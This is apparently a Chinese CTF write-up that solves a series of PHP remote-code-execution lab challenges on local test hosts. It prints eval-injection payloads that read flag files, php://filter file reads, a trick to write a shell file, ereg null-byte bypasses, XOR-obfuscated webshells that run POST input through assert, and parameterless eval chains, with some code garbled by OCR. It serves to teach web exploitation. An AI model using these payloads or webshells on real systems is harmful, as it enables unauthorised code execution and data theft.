
<https://tool.lu/hexconvert/>

3735929054		转换
进制	结果	解释
2	11011110101011011100000011011110	
8	33653340336	
10	3735929054	
16	deadc0de	
26	mclioha	小写字母
32	3FVG6Y	数字 + 大写字母, 不包含 ILOU 字符
36	1ps9xb2	数字 + 小写字母
52	jQXQDA	大小写字母
58	6G8BxU	数字 + 大小写字母, 不包含 00II 字符
62	44PzOe	数字 + 大小写字母

恰好3735929054的十六进制为0xdeadc0de，仅出现字母与数字0，因此可以绕过检测。

最后与3735929054进行 == 比较，这里存在php弱类型比较问题，即 "0xdeadc0de" == "3735929054"。

answer=0xdeadc0de



Challenge11


我们可以直接看到php主要的逻辑代码：

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/', $a )){
    die('ERROR');
}
eval("var_dump($a);");
show_source(__FILE__);
?>
```

可以看到题目这里使用了 `preg_match('/^\w*$/', $a )` 进行正则匹配，要求hello的输入必须为数字和字母的组合。接下来执行了 `eval("var_dump($a);");`，但由于过滤了符号无法正常闭合，所以不能通过闭合 `var_dump()` 来达到命令执行。

注意 `var_dump` 里为 `$a`，可以输出对应的变量的值，但你并不知道flag对应的变量名，但是php中有一个特殊的变量：[\\$GLOBALS](#)，它引用全局作用域中可用的全部变量。

challenge11.php?hello=GLOBALS



变种


```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval("var_dump($a);");
show_source(__FILE__);
```

Challenge12

我们可以直接看到php主要的逻辑代码：

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

可以看到这次题目是直接输出hello参数的值，因为对输入没有过滤，考虑闭合 `var_dump($a)` 函数并构造其他语句，因为flag存在flag.php里，于是考虑打印整个flag.php页面。构造语句

```
payload: ?hello=); echo `cat ./flag.php`;//
      ?hello=);var_dump(file('flag.php'));//
```

Challenge13

此题未解出来!

Challenge14


分析

1. include函数中包含变量path可控
2. phpinfo中

```
allow_url_fopen=On
allow_url_include=On
```

利用payload读取flag.php:

?path=php://filter/convert.base64-encode/resource=flag.php



Log URL
Split URL
Execute

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☒ Replace All

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

PD9waHAgCiRmbGFndD0gImZsYWd7cmRhczRhY3pkZmRuaGh9ljsK

Challenge15

```
<?php
if(isset($_GET) && !empty($_GET)){
    $url = $_GET['file'];
    $path = 'upload/'.$_GET['path'];
}else{
    show_source(__FILE__);
    exit();
}

if(strpos($path,'..') > -1){
    die('SYCwaf!');
}

if(strpos($url,'http://127.0.0.1/') == 0){
    file_put_contents($path, file_get_contents($url));
    echo "console.log($path update succeeded!);";
}else{
    echo "Hello.Geeker";
}
```

分析

`$file` 参数开头需为 `http://127.0.0.1/`，`$path` 不能含有 `..`


PHP `strpos()` 函数是查找 "php" 在字符串中第一次出现的位置

`file_get_contents`:将整个文件读入一个字符串，如果要打开有特殊字符的 URL（比如说有空格），就需要使用 `urlencode()` 进行 URL 编码。

`file_put_contents`:将一个字符串写入文件

我们可以看到代码中，会将url中的 `$file` 的值，写入到 `$path` 文件中。例如当访问：

```
http://192.168.100.132/rce/RemoteCodeExecute/PHP_Code_Challenge-15/index.php?
file=http://127.0.0.1/index.php&path=tmp.txt
```



`path` 的传值我们是完全可控的。我们利用套娃的方式。

```
path=shell1.php&file=http%3a%2f%2f127.0.0.1%2frce%2fRemoteCodeExecute%2fPHP_Code_Challenge-15%2f%3fpath%3d%3fphp%2bphpinfo())%3b%3f%26file%3dhttp%3a%2f%2f127.0.0.1%2frce%2fRemoteCodeExecute%2fPHP_Code_Challenge-15%2findex.php
```

```
path=shell1.php&file=http://127.0.0.1/rce/RemoteCodeExecute/PHP_Code_Challenge-15/?path=<?php+phpinfo();?>&file=http://127.0.0.1/rce/RemoteCodeExecute/PHP_Code_Challenge-15/index.php
```



```

{
    exit('<script>alert("have fun:")</script>');
}
elseif (strlen($_POST['hihi']) < 11 && $_POST['hihi'] > 999999999)
{
    if (strpos($_POST['hihi'], '#HONG#') !== FALSE)
    {
        if (!is_array($_POST['hihi'])) {
            include("flag.php");
            echo "Congratulations! FLAG is : ".$flag;
        }
        else
        {
            exit('<script>alert("nonono")</script>');
        }
    }
    else
    {
        exit('<script>alert("nonono")</script>');
    }
}
else
{
    exit('<script>alert("sorry")</script>');
}
}
show_source(__FILE__);
?>

```

PHP的ereg()函数是一个正则表达式函数，用于在字符串中搜索匹配指定正则表达式模式的内容。不过需要注意的是，ereg()函数在PHP 5.3.0版本中已经被废弃，不再推荐使用。

分析

```
if (ereg("[a-zA-Z0-9]+$", $_POST['hihi']) === FALSE)
```

只能有数字字母

```
elseif (strlen($_POST['hihi']) < 11 && $_POST['hihi'] > 999999999)
```

至多10位，要大于999999999[9位]

```
if (strpos($_POST['hihi'], '#HONG#') !== FALSE)
```

要有 #HONG#

科学计数法

1e9=1000000000

```
submit=1221&hihi=1e9%00#HONG#
```

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTM

Load URL http://192.168.100.132/rce/RemoteCodeExecute/PHP_Code_Challenge-16/challenge16.php

Split URL

Execute

Post data submit=1221&hihi=9e9%00#HONG#

Post data

Post data submit=1221&hihi=9e9%00#HONG#

Insert string t

Congratulations! FLAG is : flag{dsaczdsfsjhkhjljh} <?php

```
if (isset($_POST["submit"]))
{
    if (isset($_POST['hihi']))
    {
        if (ereg("[a-zA-Z0-9]+$", $_POST['hihi']) == FALSE)
        {
            exit('<script>alert("have fun:")</script>');
        }
        elseif (strlen($_POST['hihi']) < 11 && $_POST['hihi'] > 999999999)
        {
            if (strpos($_POST['hihi'], '#HONG#') !== FALSE)
            {
                if (!is_array($_POST['hihi'])) {
                    exit("<script>alert('success')</script>");
                }
            }
        }
    }
}
```

ereg函数的两个注意点

在使用 ereg 过滤时，可使用00截断绕过和传数组绕过

可被%00截断

可被 NULL 字符截断，即 %00 截断，识别到 %00 则认为字符串结束


```
<?php
$_FILES["name"]="1.jpg%00.php";
if(ereg(".jpg$",$_FILES["name"]) === 1)
{
    echo "upload success!";
}
```

数组作参数返回NULL

只能处理字符串，遇到数组作参数返回 NULL

```
<?php
//传数组，ereg返回NULL，!==False
if(ereg("admin$",$_POST["name"]) !== False)//当开发以为ereg只会返回true或false时
{
    echo "success!";
}
```

限制无字母数字




这个咱们就得回顾一下。我们的一句话木马哪里的知识点。在PHP中，两个字符串执行异或操作以后，得到的还是一个字符串。所以，我们想得到a-z中某个字母，就找到某两个非字母、数字的字符，他们的异或结果是这个字母即可。

在PHP中，两个变量进行异或时，先将字符串转换成ASCII值，再将ASCII值转换成二进制再进行异或，异或完，又将结果从二进制转换成了ASCII值，再将ASCII值转换成字符串。异或操作有时也被用来交换两个变量的值。

比如像下面这个例子

```
<?php
    echo "A"^"?";
?>
```




转换链接: <https://www.qqxiuzi.cn/bianma/ascii.htm>

A的ASCII值是65，对应的二进制值是1000001

?的ASCII值是63，对应的二进制值是111111

异或的二进制的值是1111110，对应的ASCII值是126，对应的字符串的值就是~了

```
<?php
var_dump('#'^'|');
var_dump('.''^'~');
var_dump('/'^'`');
var_dump('|'^' /');
var_dump('{'^' /');
?>
```



下面的图是上面代码的解释。

```
<?php
var_dump('#'^'|'); //得到字符 _
var_dump('.''^'~'); //得到字符 P
var_dump('/'^'`'); //得到字符 O
var_dump('|'^' /'); //得到字符 S
var_dump('{'^' /'); //得到字符 T
$__=("#"^"|").("."^"~").("/"^"").("|"^"/").("{"^"/"); //变量$__值为字符串'_POST'
?>
```

那么由此可以先得出一个webshell

```
<?php
@$_++;
$__=("#"^"|").("."^"~").("/"^"").("|"^"/").("{"^"/");
${$__}[!$_](${__}[$_]);
?>
```

```
<?php
@$_++; //$_=1
$__=("#"^"|").("."^"~").("/"^"").("|"^"/").("{"^"/"); //$_POST
${$__}[!$_](${__}[$_]); // $_POST[0]($_POST[1]);
?>
```

上面的Webshell只有第二行不知道了。 `$_++`; 这行代码的意思是对变量名为"_"的变量进行自增操作。在PHP中未定义的变量默认值为null,null==false==0,我们可以在不使用任何数字的情况下,通过对未定义变量的自增操作来得到一个数字。

192.168.100.130/2.php

CTF CTFHub

SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL http://192.168.100.130/2.php

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data 0=assert&1=phpinfo()

PHP Version 5.4.31

为了节省字符长度，这里字符可以一起异或使用。

```
<?php
@$_++;
$__='#./|{'^'|~`//';
${$__}[!$_](${__}[$_]);
?>
```

192.168.100.130/2.php

BUUCTF CTFHub

INT SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL http://192.168.100.130/2.php

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data 0=assert&1=phpinfo()

PHP Version 5.4.31

但是题目提示的我们是要构建一个getflag()函数才能得到我们想要的flag值。

所以我们将之前的代码稍微修改一下。把POST方式改成GET方式。\$_GET是由下面的字符串亦或出来。

```
<?php
var_dump("`{{{^"?<>/"}); //_GET
?>
```

然后经过简单的修改。修改成我们能构造出getflag()函数的结构。

```
<?php
${$_}[_](${$_}[__]);
?>
```


然后我们把 \$_ 赋值成 "`{{{^"?<>/"}。那我们上面的代码就成了下面的代码的格式。

```
<?php
$_GET[_]($_GET[__]);
?>
```


然后直接给_赋值成getFlag。那上面的代码就变成了。getFlag()函数的结构。


所以我们最终的组合就是如下。

```
?code=$_`{{"^"?<>/" ;${$_}[_](${$_}[_]);&_ =getFlag
```



同时我们也可以执行命令。


```
?code=$_`{{"^"?<>/" ;${$_}[_](${$_}[_]);&_ =assert&_ =phpinfo()
```



无参数代码执行



毛都没有，唯一的发现是php。然后随便输一下发现是nginx/1.14.2。然后发现是git泄露，上Githack。得到下面的源码。



flag在哪里呢?

```
<?php
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])) {
    if (!preg_match('/data:\.\.\/|filter:\.\.\/|php:\.\.\/|phar:\.\.\/|i', $_GET['exp'])) {
        if('' === preg_replace('/[^\W]+((?R)?\)/', '', $_GET['exp'])) {
            if (!preg_match('/na|info|dec|oct|pi|log|i', $_GET['exp'])) {
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦!");
            }
        }
        else{
            die("再好好想想!");
        }
    }
    else{
        die("还想读flag?!");
    }
}
highlight_file(__FILE__);
?>
```

源码分析:

- 利用GET方式传入exp参数;
- 代码中过滤了data/filter/php/phar伪协议, 不能以伪协议形式直接读取文件;
- (?R)引用当前表达式, 后面加了?递归调用。允许执行类似 a(b(c())) 格式的无参数函数;
- 正则匹配还过滤了na/info等关键字, 导致phpinfo()等函数不能使用;
- eval(\$_GET['exp']); 将输入的参数以php代码执行;

查看当前目录下的文件, 此处利用 scandir() 实现:

```
<?php print_r(scandir("."));?> #表示获取当前目录下的文件;
```


```
Array ( [0] => . [1] => .. [2] => 1.php [3] => 1.php.bak [4] => os.php [5] => rce.php )
```

```
<?php print_r(scandir("../"));?> #表示获取上一级目录下的文件;
```

于是, 可以利用该函数, 查看目标系统目录, 寻找包含flag的文件位置。由于正则表达式限制, 不能再 scandir('.') 函数中加入参数。故此处使用 current(localeconv()) 表示 .。


其中 localeconv() 函数返回一包含本地数字及货币格式信息的数组, 其中数组的第一项就是"。current() 返回数组中的当前单元, 默认取第一个值。

```
<?php
$a = localeconv();
print_r($a);
?>
```




要怎么取到这个点呢，另一个函数：`current()` 返回数组中的单元，默认取第一个值：

```
<?php
$a = localeconv();
$b = current(localeconv());
print_r($b);
?>
```



?exp=print_r(scandir(current(localeconv())));
或者使用print_r(scandir(pos(localeconv())));, pos是current的别名

成功打印出当前目录下文件。



flag在哪里呢?

```
Array ( [0] => . [1] => .. [2] => NoParameters.php [3] => flag.php ) <?php
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])) {
    if (!preg_match('/data:\/\//|filter:\/\//|php:\/\//|phar:\/\//i',
        if('...' == preg_match('/[^\w]+((\w|\w|...))' ...)) {
```

接下来就要考虑如何读取flag，读取文件内容我们可以想到的函数有：

`file_get_contents()` #把整个文件读入一个字符串中;

`file` #把整个文件读入一个数组中;

`readfile()` #读入一个文件并写入到输出缓冲;

`highlight_file()` #对文件进行语法高亮显示;

`show_source()` #对文件进行语法高亮显示;

以上列举的几个函数，都需要将要读取的文件作为参数进行读取操作，由于题中代码用正则表达式限制，不能接收参数。

利用 `array_flip()` 函数将读取当前目录的键和值进行反转，然后读取其中的值即可获得 `flag.php`;

```
?exp=print_r(array_flip(scandir(current(localeconv()))));
```

 Load URL

 Split URL

 Execute

http://192.168.100.129/rce/no/NoParameters.php?exp=print_r(array_flip(scandir(current(localeconv()))));

☐ Enable Post data ☐ Enable Referrer

flag在哪里呢?
Array ([.] => 0 [.] => 1 [NoParameters.php] => 2 [flag.php] => 3) <?php
echo "flag在哪里呢?
";
if(isset(\$_GET['exp'])) {
 if (!preg_match('/data:\\\\|filter:\\\\|php:\\\\|phar:\\\\|i', \$_
 if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', \$_GET[
 if (!preg_match('/na|info|dec|oct|ni|log/i', \$_GE

其中的键可以利用随机数函数 `array_rand()`，进行随机生成;

 Load URL

 Split URL

 Execute

http://192.168.100.129/rce/no/NoParameters.php?exp=print_r(array_rand(array_flip(scandir(current(localeconv()))));

☐ Enable Post data ☐ Enable Referrer

flag在哪里呢?
flag.php <?php
echo "flag在哪里呢?
";
if(isset(\$_GET['exp'])) {
 if (!preg_match('/data:\\\\|filter:\\\\|php:\\\\|phar:\\\\|i', \$_
 if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', \$_GET[
 if (!preg_match('/na|info|dec|oct|ni|log/i', \$_GE

通过 `array_rand()` 能够随机出 `flag.php` 文件，然后利用 `readfile()` 函数，读取该文件:

```
?exp=readfile(array_rand(array_flip(scandir(current(localeconv()))));
```

 Load URL

 Split URL

 Execute

http://192.168.100.129/rce/no/NoParameters.php?exp=readfile(array_rand(array_flip(scandir(current(localeconv()))));

☐ Enable Post data ☐ Enable Referrer

flag在哪里呢?
flag{71c31cca71459cafdb161a3f63a6fdc7} <?php
echo "flag在哪里呢?
";
if(isset(\$_GET['exp'])) {

因为是当前目录。也就是这个`.`的是关键。因为我们的所有的变换都是基于`.`来变换的。那这个点除了向上面这么取，还有什么方法？

获取绝对路径可用的有`getcwd()`和`crypt()`。我们在看看`getcwd()`这个函数。可以用`getcwd()`输出当前文件夹所有文件名。

```
?exp=print_r(scandir(getcwd()));
```

Load URL	http://192.168.100.129/rce/no/NoParameters.php?exp=print_r(scandir(getcwd()));
Split URL	
Execute	
☐ Enable Post data ☐ Enable Referrer	

flag在哪里呢？

```
Array ( [0] => . [1] => .. [2] => NoParameters.php [3] => flag.php )
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\//|filter:\/\//|php:\/\//|phar:\/\
```

假设要读取的文件在最后一位。（因为刚好就在最后一位）

```
?exp=show_source(end(scandir(getcwd())));
```

Load URL	http://192.168.100.129/rce/no/NoParameters.php?exp=show_source(end(scandir(getcwd())));
Split URL	
Execute	
☐ Enable Post data ☐ Enable Referrer	

flag在哪里呢？

```
flag{71c31cca71459cafdb161a3f63a6fdc7} <?php
echo "flag在哪里呢? <hr>".
```

如果不是数组的最后一个

使用`array_rand(array_flip())`，`array_flip()`是交换数组的键和值，`array_rand()`是随机返回一个数组。

```
?exp=show_source(array_rand(array_flip(scandir(getcwd()))));
```

Load URL	http://192.168.100.129/rce/no/NoParameters.php?exp=show_source(array_rand(array_flip(scandir(getcwd()))));
Split URL	
Execute	
☐ Enable Post data ☐ Enable Referrer	

flag在哪里呢？

```
flag{71c31cca71459cafdb161a3f63a6fdc7} <?php
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
```